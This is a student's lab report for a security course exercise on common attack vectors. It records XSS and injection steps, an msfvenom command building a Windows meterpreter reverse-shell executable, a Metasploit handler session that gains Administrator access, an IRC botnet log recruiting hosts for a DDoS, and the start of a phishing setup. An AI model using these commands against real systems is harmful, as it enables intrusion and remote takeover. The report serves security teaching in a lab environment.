

Assessing Common Attack Vectors (4e)

Fundamentals of Information Systems Security, Fourth Edition - Lab 06

Student:

Sadam Hashi

Email:

smhashi@asu.edu

Time on Task:

14 hours, 16 minutes

Progress:


100%

Report Generated: Thursday, November 14, 2024 at 10:13 PM


Section 1: Hands-On Demonstration

Part 1: Perform an Injection Attack


11. Make a screen capture showing the **DOM XSS dialog box**.




21. Make a screen capture showing the **successful admin login**.



26. Make a screen capture showing the **successful Reflected XSS injection**.




42. Make a screen capture showing the user with the @owasp.org email.



Part 2: Perform a Malware Attack

6. Make a screen capture showing the **msfvenom** output.



The screenshot shows a terminal window on a Kali Linux system. The user is in the `~/payloads` directory. They run `mkdir payloads` and `cd payloads`. Then, they execute `msfvenom -p windows/x64/meterpreter/reverse tcp LHOST=202.20.2.4 LPORT=4444 -f exe -o malwarePayload.exe`. The output shows that no platform or architecture was specified, so it defaults to `Msf::Module::Platform::Windows` and `x64`. It also shows the payload size (510 bytes) and the final size of the executable file (7168 bytes). The file is saved as `malwarePayload.exe`.

```
kali@kali: ~/payloads 10:55 PM
Assessing Common Attack Vectors (4e)
AttackLinux01
2024-11-13 20:55:20
Sadam Hashi


(kali@kali)-[~]
$ mkdir payloads

(kali@kali)-[~]
$ cd payloads


(kali@kali)-[~/payloads]
$ msfvenom -p windows/x64/meterpreter/reverse tcp LHOST=202.20.2.4 LPORT=4444 -f exe -o malwarePayload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: malwarePayload.exe

(kali@kali)-[~/payloads]
$
```

23. Make a screen capture showing the Opening malwarePayload.exe dialog box.



36. Make a screen capture showing the output of the sysinfo command.



The screenshot shows a Kali Linux terminal window with the following content:

```
kali@kali: ~/payloads
```

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Wildcard Target

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 202.20.2.4
lhost => 202.20.2.4
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run


[*] Started reverse TCP handler on 202.20.2.4:4444
[*] Sending stage (200262 bytes) to 201.10.1.1
[*] Meterpreter session 1 opened (202.20.2.4:4444 -> 201.10.1.1:64347 ) at 2024-11-13 23:19:18 -0500

meterpreter > getuid
Server username: VWORKSTATION\Administrator
meterpreter > sysinfo
Computer      : VWORKSTATION
OS            : Windows 2016+ (10.0 Build 20348).
Architecture : x64
System Language : en US
Domain       : SECURELABSONDEM
Logged On Users : 7
Meterpreter   : x64/windows
meterpreter >
```


Section 2: Applied Learning

Part 1: Perform a Distributed Denial-of-Service Attack

25. Make a screen capture showing the newly recruited hosts.




```
Try to take over the world...
00:53 < alfred.deborouter> 22/tcp open  ssh
00:53 < alfred.deborouter> 23/tcp open  telnet
00:53 < alfred.deborouter>
00:53 < alfred.deborouter> Nmap scan report for 204.40.4.36
00:53 < alfred.deborouter> Host is up (0.000028s latency).
00:53 < alfred.deborouter> Not shown: 998 closed ports
00:53 < alfred.deborouter> PORT      STATE SERVICE
00:53 < alfred.deborouter> 22/tcp open  ssh
00:53 < alfred.deborouter> 23/tcp open  telnet
00:53 < alfred.deborouter>
00:53 < alfred.deborouter> Nmap scan report for 204.40.4.46
00:53 < alfred.deborouter> Host is up (0.000016s latency).
00:53 < alfred.deborouter> Not shown: 998 closed ports
00:53 < alfred.deborouter> PORT      STATE SERVICE
00:53 < alfred.deborouter> 22/tcp open  ssh
00:53 < alfred.deborouter> 23/tcp open  telnet
00:53 < alfred.deborouter>
00:53 < alfred.deborouter> Nmap done: 256 IP addresses (6 hosts up) scanned in 28.43 seconds
00:53 < alfred.deborouter>
00:54 < kali> .recruit alfred.deborouter
00:54 < alfred.deborouter> Searching for signs of unintelligent life...
00:55 < alfred.deborouter> ...found, left a calling card.
00:55 !- Satar1102 [Satar1102@204.40.4.26] has joined #c2
00:55 !- qUAKe2600 [qUAKe2600@204.40.4.16] has joined #c2
00:55 !- COMM1984 [COMM1984@204.40.4.46] has joined #c2
00:55 !- LINKST-rt65 [LINKST-rt65@204.40.4.36] has joined #c2
00:55 < kali> .muster
00:56 < TargetLinux02> Poised to pounce
00:56 < alfred.deborouter> Let us have a go
00:56 < TargetPi> Let us have a go
00:56 < Satar1102> Let us have a go
00:56 < COMM1984> Poised to pounce
00:56 < qUAKe2600> Ready to rumble
00:56 < LINKST-rt65> Let us have a go
00:57 [kali] [2:debnet/#c2] [Act: 1]
[#c2]
```


28. Make a screen capture showing the **drisst.org** webpage.



33. Make a screen capture showing the **failed connection to drisst.org**.




35. Make a screen capture showing the **“PF states limit reached”** error message.



Part 2: Perform a Social Engineering Attack

24. Make a screen capture showing the finished SET phishing email composition.



```
root@kali: /home/kali 03:16 AM
Assessing Common Attack Vectors (4e)
AttackLinux01
2024-11-14 01:16:19
Sadam Hashi

What do you want to do:
